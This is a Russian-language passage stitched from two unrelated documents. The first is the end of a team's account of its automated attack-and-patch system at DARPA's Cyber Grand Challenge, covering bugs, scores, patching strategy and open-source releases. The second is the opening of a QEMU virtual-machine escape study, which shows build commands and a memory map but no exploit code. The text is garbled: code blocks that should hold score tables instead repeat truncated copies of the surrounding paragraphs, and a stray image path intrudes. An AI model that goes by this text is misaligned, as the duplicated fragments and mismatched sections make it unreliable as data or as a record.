- **Всегда патчить:** при предположении, что большинство наборов задач эксплуатируется, имеет смысл патчить в

Большинство команд в Cyber Grand Challenge отнеслись к этому решению очень серьёзно. Разумеется, будучи коман

1. На втором раунде существования набора задач мы проверяем наличие готового эксплойта. Если нет — патчим нем
2. После развёртывания патча отслеживаем обратную связь по производительности.
3. Если обратная связь опускалась ниже установленного порога — откатывались к оригинальному бинарнику и никог

Таким образом, мы патчировали *один раз* каждый бинарник. Как мы обсуждаем далее, это оказалось одной из худш

---

### 007 — Плоды наших трудов

В начале августа нашему детищу пришлось сражаться за жизнь — на сцене, перед тысячами людей. Mechanical Phish

Это действительно круто, но это ещё не вся история. CGC породил огромные массивы данных, и чтобы по-настоящем

Для справки: итоговые счета финального мероприятия CGC:
```

Внимательный читатель заметит, что счёт Mechanical Phish — единственный, являющийся палиндромом.

007.001 — Баги

CGC стал первым случаем, когда автономные системы противостояли друг другу в соревновании без участия людей. Как следствие, все Системы Кибер-Рассуждения, по всей видимости, столкнулись с какими-то ошибками в ходе CFE. Наиболее заметным был баг у Mayhem, из-за которого система находилась в офлайне большую часть второй половины игры (хотя, как мы обсуждаем ниже, это могло не так сильно навредить системе, как можно было бы подумать). Наша система не была исключением. Просматривая результаты, мы выявили ряд багов, с которыми столкнулся Mechanical Phish в ходе CFE:

Ошибки assertions в конвейере multi-CB

Мы использовали фаззинг для выявления крашей и POV Fuzzing для преобразования этих крашей в POV для наборов задач, состоящих из нескольких бинарников. К сожалению, случайно оставленный оператор `assert` в коде POV Fuzzing привёл к его отказу от любых задач, связанных с наборами из нескольких CB, отключив нашу способность эксплуатировать multi-CB.

Синхронизация сетевого трафика

Из-за бага компонент, планировавший задачи синхронизации и анализа сетевого трафика, был настроен на скачивание *всего* записанного сетевого трафика каждую минуту. Объём трафика быстро превысил тайм-ауты планирования, и Mechanical Phish анализировал сетевой трафик только первые 15 раундов игры.

Гонка при отправке RB

Из-за состояния гонки между компонентом, определявшим, какие патчи отправлять, и компонентом, фактически их отправлявшим, было несколько случаев, когда мы отправляли разные запатченные бинарники в разные раунды, что приводило к множественным раундам потери времени безотказной работы.

Проблемы планирования

На протяжении CFE Mechanical Phish выявлял эксплуатируемые краши в более чем 40 бинарниках. Однако было сгенерировано лишь 15 эксплойтов. Частично, но не полностью, это было обусловлено ошибками assertions в конвейере multi-CB. По всей видимости, остальное связано с проблемами планирования, которые мы пока не смогли идентифицировать.

Медленный запуск задач

Наша конфигурация Kubernetes не была способна запускать задачи достаточно быстро, чтобы успевать за очередью заданий. К счастью, мы обнаружили этот баг за несколько дней до CFE и ввели обходные решения, хотя устранить первопричину не успели. Из-за этого бага мы недоиспользовали нашу инфраструктуру.

007.002 — Короли взлома

За время CGC Final Event Mechanical Phish взломал наибольшее число задач среди всех участников и похитил наибольшее число флагов. Это было невероятно наблюдать и является достижением, которым мы чрезвычайно гордимся. Кроме того, Mechanical Phish похитил наибольшее количество флагов даже с учётом только первых 49 раундов, допуская тот факт, что Mayhem отправил свой последний флаг на раунде 49.

Мы собрали результаты в удобную таблицу, с командами, отсортированными по суммарному числу флагов, захваченных в ходе игры.

```
Внимательный читатель заметит, что счёт Mechanical Phish — единственный, являющийся палиндромом.


#### 007.001 — Баги

CGC стал первым случаем, когда автономные системы противостояли друг другу в соревновании без участия людей.

**Ошибки assertions в конвейере multi-CB**

Мы использовали фаззинг для выявления крашей и POV Fuzzing для преобразования этих крашей в POV для наборов з

**Синхронизация сетевого трафика**

Из-за бага компонент, планировавший задачи синхронизации и анализа сетевого трафика, был настроен на скачиван
**Гонка при отправке RB**
```

```
Из-за состояния гонки между компонентом, определявшим, какие патчи отправлять, и компонентом, фактически их о

**Проблемы планирования**

На протяжении CFE Mechanical Phish выявлял эксплуатируемые краши в более чем 40 бинарниках. Однако было сгене

**Медленный запуск задач**

Наша конфигурация Kubernetes не была способна запускать задачи достаточно быстро, чтобы успевать за очередью

#### 007.002 — Короли взлома

За время CGC Final Event Mechanical Phish взломал наибольшее число задач среди всех участников и похитил наиб

Мы собрали результаты в удобную таблицу, с командами, отсортированными по суммарному числу флагов, захваченны
```

Интересно, что Mayhem эксплуатировал огромное количество бинарников до отключения, однако Mechanical Phish всё равно достиг более высокого результата по эксплуатации в раундах, когда Mayhem был онлайн. Одно из объяснений — эксплойты Mechanical Phish были более надёжными. Тем не менее сырую эксплуатационную мощь Mayhem не стоит недооценивать: за 49 раундов, до выхода из игры, Mayhem удалось эксплуатировать 10 бинарников. Даже несмотря на то что Mechanical Phish превзошёл его по итогам всей игры, это впечатляет.

007.003 — Короли защиты

Чтобы понять эффективность наших патчей, мы подсчитали число потерянных флагов (и число CS, на которых флаги были потеряны) за всю игру — как за первые 49 раундов (когда Mayhem был онлайн), так и за весь период. Как и ожидалось, поскольку Mechanical Phish патчил каждый бинарник, мы обнаружили, что он оказался наименее эксплуатируемой CRS. Конкретно, флаги были потеряны лишь на 12 наборах задач. Ближайший в этом отношении соперник (команда второго места TECHx) потерял флаги на 14 бинарниках.

Интересно, что TECHx превзошёл нас по суммарному числу потерянных флагов. Это понятно: вероятно, у них был анализ, позволявший определять *момент* эксплуатации и патчить только тогда. И, по всей видимости, их патчи были эффективнее наших, что и привело к меньшему суммарному числу потерянных флагов.

Результаты, отсортированные по числу скомпрометированных задач:

```
Интересно, что Mayhem эксплуатировал огромное количество бинарников до отключения, однако Mechanical Phish вс

#### 007.003 — Короли защиты

Чтобы понять эффективность наших патчей, мы подсчитали число потерянных флагов (и число CS, на которых флаги

Интересно, что TECHx превзошёл нас по суммарному числу потерянных флагов. Это понятно: вероятно, у них был ан

Результаты, отсортированные по числу скомпрометированных задач:
```

007.004 — Эффективность патчинга

До CFE мы тестировали наши патчи на наборе всех бинарников CQE, опубликованных к тому моменту, скомпилированных со многими различными флагами компиляции. На этом наборе вероятность сломать бинарник или снизить производительность ниже 85% (предполагаемый порог, при котором мы откатывали бинарник) составляла менее 2%, и мы решили отказаться от тестирования производительности/функциональности патчей. На реальном наборе CFE мы выступили хуже.

В CFE было 82 набора задач. Для этих 82 наборов мы успешно сгенерировали патчи для 78. Из этих 78 нам пришлось откатить 10 из-за нарушения функциональности бинарника и 7 — из-за снижения производительности ниже допустимого уровня. Это было значительно хуже ожидаемого. Кроме того, из-за состояния гонки между логикой отправки патчей и компонентом, получающим состояние игры, возникали ситуации, когда мы отправляли *несколько* патчей, полагая, что раунд ещё не завершился, тогда как в действительности он уже закончился. В итоге мы сделали 107 отправок RCB за всю игру. Это второй по величине показатель — больше было только у CodeJitsu (108).

Поскольку в ходе CFE очень мало задач было эксплуатировано, это однозначно был неверный выбор. В итоге мы потеряли около 17 000 очков только из-за раундов «простоя» после отправки патчей.

007.005 — Этюды альтернативной истории

Задним умом все крепки. Хотя мы теперь знаем, что сделали неверный выбор в отношении стратегии патчинга, всё же интересно представить, что «могло бы быть». В этом разделе мы это делаем. Для лучшего понимания влияния наших стратегических решений мы рассчитываем счета для нескольких смоделированных раундов CGC, в которых Mechanical Phish применял бы иные стратегии, и смотрим, что бы произошло.

Важно подчеркнуть, что всё это — фантастика. *Каждая* команда может оглянуться назад и найти то, что могла бы сделать по-другому. Наиболее очевидный пример — Mayhem: не потеряй они связь, они могли бы абсолютно доминировать в соревновании, а не вальяжно скользить к победе. Однако у каждой другой команды тоже есть свои «что если». Мы исследуем наши из чистого любопытства.

Mechanical Phish, который никогда не патчил

Для расчёта нашего счёта в отсутствие патчинга мы пересчитали счета CFE, предположив, что каждый раз, когда эксплойт запускался против CS против *любой* команды, он запускался бы и против нас в этом раунде и во всех последующих, пока CS была активна. При таком расчёте наш счёт составил бы 267 065, что на 12 613 очков выше, чем при выбранной стратегии патчинга, и поставило бы нас на второе место с отрывом более 5 000 очков.

Приз за второе место составлял $1 000 000. Патчинг в любом случае обошёлся нам в $250 000!

Mechanical Phish, который патчил после атаки

Аналогично предыдущей стратегии, мы рассчитали наш счёт при стратегии патчинга, откладывающей патчи до *после* запуска эксплойтов против соответствующего CS. Для патчей, которые были бы отправлены, мы использовали ту же обратную связь, которую получили в ходе CFE. При таком расчёте наш счёт составил бы 271 506, что на 17 054 очка выше, чем при выбранной стратегии, и поставило бы нас на первое место с отрывом более 1 500 очков.

Приз за первое место составлял $2 000 000. Глупый патчинг обошёлся нам в $1 250 000 и немалой доли славы!

Mechanical Phish, который вообще ничего не делал

Нам стало любопытно: неужели мы действительно должны были так упорно работать и жертвовать таким рассудком в месяцы, предшествовавшие CGC? Как бы выступила команда, которая *ничего* не делает? То есть, если бы команда подключилась и затем прекратила играть — выступила бы она лучше или хуже других игроков? Мы провели аналогичный анализ для стратегии «Никогда не патчить» (т. е. считали CS эксплуатированной для всех раундов после её первой эксплуатации против любых команд), но на этот раз убрали очки, обеспечиваемые POV. В CFE такая «Команда NOP» набрала бы 255 678 очков, немного *превзойдя* Shellphish и заняв 3-е место в CGC.

Справедливости ради, этот расчёт не учитывает, что команды могли бы воздерживаться от запуска эксплойтов, поскольку все соперники запатчились против них. Однако ForAllSecure запатчил лишь 10 бинарников, поэтому маловероятно, что много эксплойтов удерживалось из-за наличия патчей.

Один из выводов таков: мы могли бы просто наслаждаться жизнью целый год, явиться на CGC и уйти с $750 000. Другой вывод: несмотря на то что мы следовали наихудшей возможной стратегии в части патчинга, технические аспекты нашей CRS оказались достаточно хороши, чтобы компенсировать это и удержать нас в тройке лидеров!

Подобно тому как это было первым разом, когда автономные системы соревновались между собой в матче без участия людей, это было также первым разом, когда такой матч *проводился*. Организационная команда столкнулась с огромным количеством вызовов — от аппаратных до программных и политических — и провела замечательное мероприятие.

Однако в любом сложном мероприятии неизбежно возникают проблемы. В данном случае проблема заключалась в сложности измерения производительности программ. Мы обнаружили это при создании нашей CRS, и DARPA столкнулась с той же трудностью во время финального мероприятия. Конкретно мы заметили две аномалии в данных подсчёта очков: незначительные расхождения в начальных оценках наборов задач и «перекрёстные помехи» в измерениях производительности между сервисами.

Начальная оценка CS

Патчи можно выставить не раньше 3-го раунда (после отправки на 2-м раунде) от развёртывания бинарника. Однако мы заметили, что наши показатели доступности были ниже, чем у соперников, даже в *первом* раунде задачи, когда патчи ещё не могли быть применены. В принципе, все они должны быть одинаковыми, поскольку у команды *нет* способа повлиять на этот показатель производительности. Мы рассчитали среднее значение показателей доступности CS в первом раунде, представленных в таблице ниже. Показатели варьируются. Разница между «самой везучей» и «самой невезучей» командами по первому раундовому CS-показателю составила 1,6 процентных пункта. К сожалению, Shellphish оказалась этой «невезучей» командой.

Поскольку показатель доступности использовался как мультипликатор суммарного счёта команды, если «самая везучая» и «самая невезучая» поменялись бы своим «везением», это компенсировало бы разницу суммарных счётов в 3,2%. Это больше, чем разница между вторым и третьим местами (2,9%), третьим и четвёртым (1,1%), четвёртым и пятым (1,7%), и пятым и шестым (0,4%). Победителя (Mayhem) эти возмущения не смогли бы свергнуть, однако остальная часть турнирной таблицы могла бы выглядеть совсем иначе.

```
#### 007.004 — Эффективность патчинга

До CFE мы тестировали наши патчи на наборе всех бинарников CQE, опубликованных к тому моменту, скомпилированн

В CFE было 82 набора задач. Для этих 82 наборов мы успешно сгенерировали патчи для 78. Из этих 78 нам пришлос

Поскольку в ходе CFE очень мало задач было эксплуатировано, это однозначно был неверный выбор. В итоге мы пот


#### 007.005 — Этюды альтернативной истории

Задним умом все крепки. Хотя мы теперь знаем, что сделали неверный выбор в отношении стратегии патчинга, всё

Важно подчеркнуть, что всё это — фантастика. *Каждая* команда может оглянуться назад и найти то, что могла бы

**Mechanical Phish, который никогда не патчил**

Для расчёта нашего счёта в отсутствие патчинга мы пересчитали счета CFE, предположив, что каждый раз, когда э

Приз за второе место составлял $1 000 000. Патчинг в любом случае обошёлся нам в $250 000!

**Mechanical Phish, который патчил после атаки**
```

```
Аналогично предыдущей стратегии, мы рассчитали наш счёт при стратегии патчинга, откладывающей патчи до *после

Приз за первое место составлял $2 000 000. Глупый патчинг обошёлся нам в $1 250 000 и немалой доли славы!

**Mechanical Phish, который вообще ничего не делал**

Нам стало любопытно: неужели мы действительно должны были так упорно работать и жертвовать таким рассудком в

Справедливости ради, этот расчёт не учитывает, что команды могли бы воздерживаться от запуска эксплойтов, пос

Один из выводов таков: мы могли бы просто наслаждаться жизнью целый год, явиться на CGC и уйти с $750 000. Др

#### 007.006 — Проблемы с подсчётом очков

Подобно тому как это было первым разом, когда автономные системы соревновались между собой в матче без участи

Однако в любом сложном мероприятии неизбежно возникают проблемы. В данном случае проблема заключалась в сложн

**Начальная оценка CS**

Патчи можно выставить не раньше 3-го раунда (после отправки на 2-м раунде) от развёртывания бинарника. Однако

Поскольку показатель доступности использовался как мультипликатор суммарного счёта команды, если «самая везуч
```

Перекрёстные помехи при подсчёте очков

Мы также заметили, что измерения производительности одной задачи, по всей видимости, влияли на другие. Конкретно, когда мы запатчили бинарник NRFIN_00066 на раунде 39, мы увидели резкое падение производительности *всех* наших остальных, уже запатченных, бинарников на раундах 40 и 41. Это заставило нас откатить патчи *для всех* наших запатченных бинарников, что повлекло результирующий простой и снижение уровня безопасности.

Неофициально, мы говорили с двумя другими командами — DeepRed и CodeJitsu, — которые также столкнулись с такими проблемами перекрёстных помех при подсчёте очков.

---

008 — Варез

Мы искренне верим в возмездие сообществу. Вскоре после квалификации для Cyber Grand Challenge мы открыли исходный код нашего движка бинарного анализа, angr. Аналогично, после финального мероприятия CGC мы выпустили нашу полную Систему Кибер-Рассуждения. Mechanical Phish — открытый исходный код, и мы надеемся, что другие смогут учиться на нём и совершенствовать его вместе с нами.

Разумеется, то, что мы сами непосредственно выигрываем от программного обеспечения с открытым исходным кодом, делает нашу поддержку такого ПО вполне естественной. Конкретно, Mechanical Phish не существовал бы без поразительной работы, проделанной огромным числом разработчиков на протяжении многих лет. Мы хотели бы упомянуть неочевидных (то есть мы все, конечно, благодарны за Linux и vim):

• **AFL** (lcamtuf.coredump.cx/afl) — AFL использовался в качестве фаззера каждым единственным участником Cyber Grand Challenge, включая нас. Все мы в огромном долгу перед lcamtuf.
• **PyPy** (pypy.org) — PyPy применил JIT к нашему убогому Python-коду, нередко ускоряя выполнение в *5* раз.
• **VEX** (valgrind.org) — промежуточное представление бинарного кода VEX от Valgrind стало отличной основой для построения angr, нашего движка бинарного анализа.
• **Z3** (github.com/Z3Prover/z3) — angr использует Z3 в качестве базового решателя ограничений, позволяя синтезировать входные данные для направления выполнения по конкретным путям.

• **Boolector** (fmv.jku.at/boolector) — POV, создаваемые Mechanical Phish, требовали сложных рассуждений об отношении между входными и выходными данными. Для снижения трудоёмкости реализации мы хотели использовать решатель ограничений для обработки этих отношений. Поскольку Z3 слишком велик и сложен для включения в POV, мы портировали Boolector на платформу CGC и включали его в каждый POV, создаваемый Mechanical Phish.
• **QEMU** (qemu.org) — тяжёлый анализ, проводимый angr, делает его значительно медленнее QEMU, поэтому мы использовали QEMU там, где нужны были лёгкие, но быстрые анализы (такие как динамическая трассировка).
• **Unicorn Engine** (www.unicorn-engine.org) — angr использует Unicorn Engine для ускорения своих тяжёлых анализов. Без Unicorn Engine количество эксплойтов, найденных Mechanical Phish, несомненно было бы ниже.
• **Capstone Engine** (www.capstone-engine.org) — мы использовали Capstone Engine для дополнения анализа x86 от VEX в случаях, когда VEX не предоставлял достаточно деталей. Это улучшило восстановление CFG в angr, повысив надёжность нашего патчинга.
• **Docker** (docker.io) — отдельные части нашей инфраструктуры запускались в Docker-контейнерах, обеспечивая хорошую изолированность компонентов Mechanical Phish и лёгкость обновлений.
• **Kubernetes** (kubernetes.io) — распределение Docker-контейнеров по нашему кластеру, балансировка нагрузки и отказоустойчивость ресурсов обрабатывались Kubernetes. В нашей итоговой конфигурации Mechanical Phish был настолько устойчив, что, вероятно, продолжал бы функционировать в некотором виде даже при попадании стойки под выстрел дробовика.
• **Peewee** (https://github.com/coleifer/peewee) — после первоначального неудачного старта с самодельным HTTP API мы использовали Peewee в качестве ORM для нашей базы данных.
• **PostgreSQL** (www.postgresql.org) — все данные, с которыми работал Mechanical Phish, от бинарников до тест-кейсов и метаданных о крашах и эксплойтах, хранились в смехотворно настроенной и абсурдно реплицированной базе данных Postgres, обеспечивая скорость и отказоустойчивость.

Что касается Mechanical Phish, этот релиз весьма масштабен и включает множество компонентов. Этот раздел служит местом их сбора для удобства ссылок.

008.001 — Система бинарного анализа angr

Для полноты картины мы включаем репозитории проекта angr, который открыли после CQE. Тем не менее после CFE мы выпустили несколько дополнительных репозиториев, поэтому перечисляем проект целиком.

• **Claripy** — наш уровень абстракции модели данных, позволяющий рассуждать о данных символьно, конкретно или в экзотических доменах, таких как VSA. https://github.com/angr/claripy
• **CLE** — наш загрузчик бинарников с поддержкой многих различных форматов. https://github.com/angr/cle
• **PyVEX** — Python-интерфейс к промежуточному представлению VEX, позволяющий angr поддерживать несколько архитектур. https://github.com/angr/pyvex
• **SimuVEX** — наша модель состояния, позволяющая обрабатывать требования различных анализов. https://github.com/angr/simuvex
• **angr** — слой полного анализа программ вместе с API для пользователей. https://github.com/angr/angr
• **Tracer** — коллекция кода для помощи с concolic-трассировкой в angr. https://github.com/angr/tracer
• **Fidget** — метод патчинга, изменявший размер и перераспределявший стековые фреймы для предотвращения уязвимостей. https://github.com/angr/fidget
• **Function identifier** — реализация идентификации функций на основе тест-кейсов. https://github.com/angr/identifier

• **angrop** — наш ROP-компилятор, позволяющий эксплуатировать сложные уязвимости. https://github.com/salls/angrop

008.002 — Автономные инструменты эксплуатации и патчинга

Часть программного обеспечения, разработанного для CRS, может использоваться вне контекста автономных соревнований по безопасности.

• **Fuzzer** — программный Python-интерфейс к AFL. https://github.com/shellphish/fuzzer
• **Driller** — наш фаззер с символьной поддержкой. https://github.com/shellphish/driller
• **Rex** — система автоматической эксплуатации. https://github.com/shellphish/rex
• **Patcherex** — наш движок автоматического патчинга. https://github.com/shellphish/patcherex

008.003 — Сам Mechanical Phish

Мы разработали огромное количество кода для создания одной из первых в мире автономных систем анализа безопасности. Код, специфичный для Mechanical Phish, собран под пространством имён github mechaphish.

• **Meister** — основной компонент планирования аналитических задач. https://github.com/mechaphish/meister
• **Ambassador** — компонент взаимодействия с инфраструктурой CGC TI. https://github.com/mechaphish/ambassador
• **Scriba** — компонент, принимающий решения о выборе POV и RB для отправки. https://github.com/mechaphish/scriba
• **Docker workers** — код-клей, запускающий задачи внутри Docker-контейнеров. https://github.com/mechaphish/worker
• **VM workers** — часть задач, например финальное тестирование POV, выполнялась в виртуальной машине с DECREE. https://github.com/mechaphish/vm-workers
• **Farnsworth** — центральная база данных и ORM-модели. https://github.com/mechaphish/farnsworth
• **POVSim** — симулятор POV для тестирования до проверки на CGC VM. https://github.com/mechaphish/povsim
• **CGRex** — целевой подход к патчингу для CQE. https://github.com/mechaphish/cgrex
• **Compilerex** — шаблоны и скрипты для компиляции CGC POV. https://github.com/mechaphish/compilerex
• **Boolector** — порт SMT-решателя Boolector для платформы CGC. https://github.com/mechaphish/cgc-boolector
• **Setup** — скрипты развёртывания CRS. https://github.com/mechaphish/setup
• **Network dude** — компонент получения сетевого трафика от сервера TI. https://github.com/mechaphish/network_dude
• **Patch performance tester** — тестер производительности патчей. https://github.com/mechaphish/patch_performance
• **Virtual competition** — расширения имитационного API центрального сервера. https://github.com/mechaphish/virtual-competitions
• **Colorguard** — наш подход к эксплойтам типа 2. https://github.com/mechaphish/colorguard
• **MultiAFL** — порт AFL с поддержкой анализа multi-CB наборов задач. https://github.com/mechaphish/multiafl
• **Simulator** — симулятор CGC для планирования стратегии. https://github.com/mechaphish/simulator
• **POV Fuzzing** — резервная стратегия фаззинга краша для определения отношений для POV. https://github.com/mechaphish/pov_fuzzing

• **QEMU CGC port** — порт QEMU для работы с бинарниками DECREE. https://github.com/mechaphish/qemu-cgc

---

009 — Взгляд в будущее

Shellphish — динамичная команда, всегда ищущая новый вызов. Что дальше? Возможно, даже мы этого не знаем, но можем поразмышлять в этом разделе!

Ограничения Mechanical Phish

Mechanical Phish — это прославленный исследовательский прототип, и для доведения его до пригодного для реального мира уровня потребуется значительный инженерный труд. В основном это связано с реализацией модели среды операционных систем, отличных от DECREE. Например, Mechanical Phish уже способен анализировать, эксплуатировать и патчить Linux-бинарники, но только если они ограничиваются очень небольшим числом системных вызовов.

Мы открыли исходный код Mechanical Phish в надежде, что подобная работа сможет продолжаться после CGC, и искренне надеемся, что CRS продолжит развиваться.

Cyber Grand Challenge 2?

Как только Cyber Grand Challenge завершился, сразу же начались дискуссии о возможном CGC2. Как правило, DARPA стремится к фундаментальным прорывам: соревнование Grand Challenge по самоуправляемым автомобилям проводилось несколько раз, по всей видимости потому, что никакая команда не выигрывала его с первого раза. То, что с тех пор новых Grand Challenge по самоуправляемым автомобилям не проводилось, подразумевает, что DARPA не занимается проведением таких масштабных соревнований ради самих соревнований: они пытаются продвинуть исследования.

В этом смысле нас бы удивило наличие CGC2 на ОС DECREE в том же формате. Для такого соревнования сообществу, вероятно, придётся организовываться самостоятельно. С пониженным порогом входа (в виде открытого Mechanical Phish) такое соревнование могло бы быть весьма интересным. Возможно, немного оправившись от пост-CGC синдрома, мы это изучим!

Конечно, мы также можем откинуться и посмотреть, какую революционную концепцию DARPA предложит для нового Grand Challenge. Возможно, в нём тоже будет место хакерству.

Проекты Shellphish

Mechanical Phish и angr — не единственные дела Shellphish. Мы также очень активны в CTF, и один из результатов этого — разработка различных ресурсов для помощи новичкам в CTF. Например, мы собрали бандл «инструментарий» для помощи людям в старте в сфере безопасности с распространёнными инструментами (github.com/zardus/ctf-tools), а в разгар cgc-безумия провели серию хакерских встреч в университете, чтобы обучить людей на практике проведению атак на метаданные кучи (github.com/shellphish/how2heap). Мы продолжаем идти этим путём. Следите за нашим github — там появится что-то большое!

---

010 — Список литературы

[Driller16] Driller: Augmenting Fuzzing Through Selective Symbolic Execution.
Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang,

Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, Giovanni Vigna.
Proceedings of the Network and Distributed System Security Symposium (NDSS), San Diego, CA, February 2016.

[ArtOfWar16] (State of) The Art of War: Offensive Techniques in Binary Analysis.
Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, Giovanni Vigna.
Proceedings of the IEEE Symposium on Security and Privacy, San Jose, CA, May 2016.

[Ramblr17] Ramblr: Making Reassembly Great Again.
Ruoyu Wang, Yan Shoshitaishvili, Antonio Bianchi, Aravind Machiry, John Grosen, Paul Grosen, Christopher Kruegel, Giovanni Vigna.
Proceedings of the Network and Distributed System Security Symposium (NDSS), San Diego, CA, February 2017.

[angr] http://angr.io

[Inversion] https://en.wikipedia.org/wiki/Sleep_inversion

[CGCFAQ] https://cgc.darpa.mil/CGC_FAQ.pdf

Побег из виртуальной машины: исследование на примере QEMU

Автор: Mehdi Talbi, Paul Fariello

Содержание

---

1 - Введение

Виртуальные машины сегодня широко применяются как в личных целях, так и в корпоративном сегменте. Вендоры сетевой безопасности, например, используют различные VM для анализа вредоносного ПО в контролируемой и изолированной среде. Возникает закономерный вопрос: может ли вредоносная программа вырваться из виртуальной машины и выполнить код на хост-системе?

В прошлом году Джейсон Гефнер (Jason Geffner) из CrowdStrike сообщил о серьёзной уязвимости в QEMU, затрагивающей код эмуляции виртуального флоппи-дисковода и позволяющей злоумышленнику совершить побег из VM [1] на хост. Несмотря на то что эта уязвимость получила значительное внимание сообщества сетевой безопасности — вероятно, из-за собственного названия (VENOM) — она не была первой в своём роде.

В 2011 году Нельсон Элхейдж (Nelson Elhage) [2] сообщил и успешно проэксплуатировал уязвимость в эмуляции QEMU горячего подключения PCI-устройств. Эксплойт доступен по ссылке [3].

Недавно Xu Liu и Shengping Wang из компании Qihoo 360 продемонстрировали на конференции HITB 2016 успешный эксплойт для KVM/QEMU. Они воспользовались двумя уязвимостями

(CVE-2015-5165 и CVE-2015-7504), присутствующими в эмуляторах двух разных моделей сетевых карт — RTL8139 и PCNET. В ходе презентации они обозначили основные шаги к выполнению кода на хост-машине, однако не предоставили ни эксплойта, ни технических деталей для воспроизведения.

В данной статье мы проводим глубокий анализ CVE-2015-5165 (уязвимость типа утечка памяти) и CVE-2015-7504 (уязвимость типа переполнение кучи), а также предоставляем рабочие эксплойты. Комбинация этих двух эксплойтов позволяет вырваться из VM и выполнить код на целевом хосте. Мы обсуждаем технические детали эксплуатации уязвимостей в эмуляции сетевых карт QEMU и представляем универсальные техники, которые можно повторно использовать для эксплуатации будущих уязвимостей в QEMU. В частности — интерактивный bind-шелл, использующий разделяемые области памяти и общий код.

---

2 - Обзор KVM/QEMU

KVM (Kernel-based Virtual Machine) — модуль ядра, предоставляющий полную инфраструктуру виртуализации для пользовательских программ. Он позволяет запускать несколько виртуальных машин с немодифицированными образами Linux или Windows.

Пользовательский компонент KVM включён в основную ветку QEMU (Quick Emulator), который отвечает в первую очередь за эмуляцию устройств.

2.1 - Рабочая среда

Чтобы упростить работу тем, кто хочет использовать примеры кода из данной статьи, мы описываем основные шаги воспроизведения нашей среды разработки.

Поскольку рассматриваемые уязвимости уже исправлены, нужно клонировать репозиторий QEMU и переключиться на коммит, предшествующий исправлениям. Затем мы конфигурируем QEMU только для цели x86_64 и включаем отладку:

```
$ git clone git://git.qemu-project.org/qemu.git
$ cd qemu
$ git checkout bd80b59
$ mkdir -p bin/debug/native
$ cd bin/debug/native
$ ../../../configure --target-list=x86_64-softmmu --enable-debug \
$                    --disable-werror
$ make
```

В нашей тестовой среде QEMU собирается с использованием GCC версии 4.9.2.

В дальнейшем мы предполагаем, что у читателя уже есть Linux-образ x86_64, который можно запустить следующей командой:

```
$ ./qemu-system-x86_64 -enable-kvm -m 2048 -display vnc=:89 \
$    -netdev user,id=t0, -device rtl8139,netdev=t0,id=nic0 \
$    -netdev user,id=t1, -device pcnet,netdev=t1,id=nic1 \
$    -drive file=<path_to_image>,format=qcow2,if=ide,cache=writeback
```


Мы выделяем 2 ГБ памяти и создаём два сетевых интерфейса: RTL8139 и PCNET.

Тестирование проводится на Debian 7 с ядром 3.16 на архитектуре x86_64.

2.2 - Размещение памяти QEMU

Физическая память, выделенная для гостевой системы, на самом деле является приватной областью, отображённой через mmap в виртуальном адресном пространстве QEMU. Важно отметить, что флаг PROT_EXEC не устанавливается при выделении физической памяти гостя.

Следующая схема иллюстрирует совместное существование памяти гостя и памяти хоста.



Кроме того, QEMU резервирует область памяти для BIOS и ROM. Эти отображения доступны в файле maps процесса QEMU:

```
7f1824ecf000-7f1828000000 rw-p 00000000 00:00 0
7f1828000000-7f18a8000000 rw-p 00000000 00:00 0         [2 GB of RAM]
7f18a8000000-7f18a8992000 rw-p 00000000 00:00 0
7f18a8992000-7f18ac000000 ---p 00000000 00:00 0
7f18b5016000-7f18b501d000 r-xp 00000000 fd:00 262489    [first shared lib]
7f18b501d000-7f18b521c000 ---p 00007000 fd:00 262489           ...
7f18b521c000-7f18b521d000 r--p 00006000 fd:00 262489           ...
7f18b521d000-7f18b521e000 rw-p 00007000 fd:00 262489           ...

                ...                                 [more shared libs]

7f18bc01c000-7f18bc5f4000 r-xp 00000000 fd:01 30022647  [qemu-system-x86_64]
7f18bc7f3000-7f18bc8c1000 r--p 005d7000 fd:01 30022647         ...
7f18bc8c1000-7f18bc943000 rw-p 006a5000 fd:01 30022647         ...

7f18bd328000-7f18becdd000 rw-p 00000000 00:00 0         [heap]
7ffded947000-7ffded968000 rw-p 00000000 00:00 0         [stack]
7ffded968000-7ffded96a000 r-xp 00000000 00:00 0         [vdso]
7ffded96a000-7ffded96c000 r--p 00000000 00:00 0         [vvar]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
```

Более подробное объяснение управления памятью в виртуализированной среде можно найти в [4].

2.3 - Трансляция адресов

В QEMU существуют два уровня трансляции:

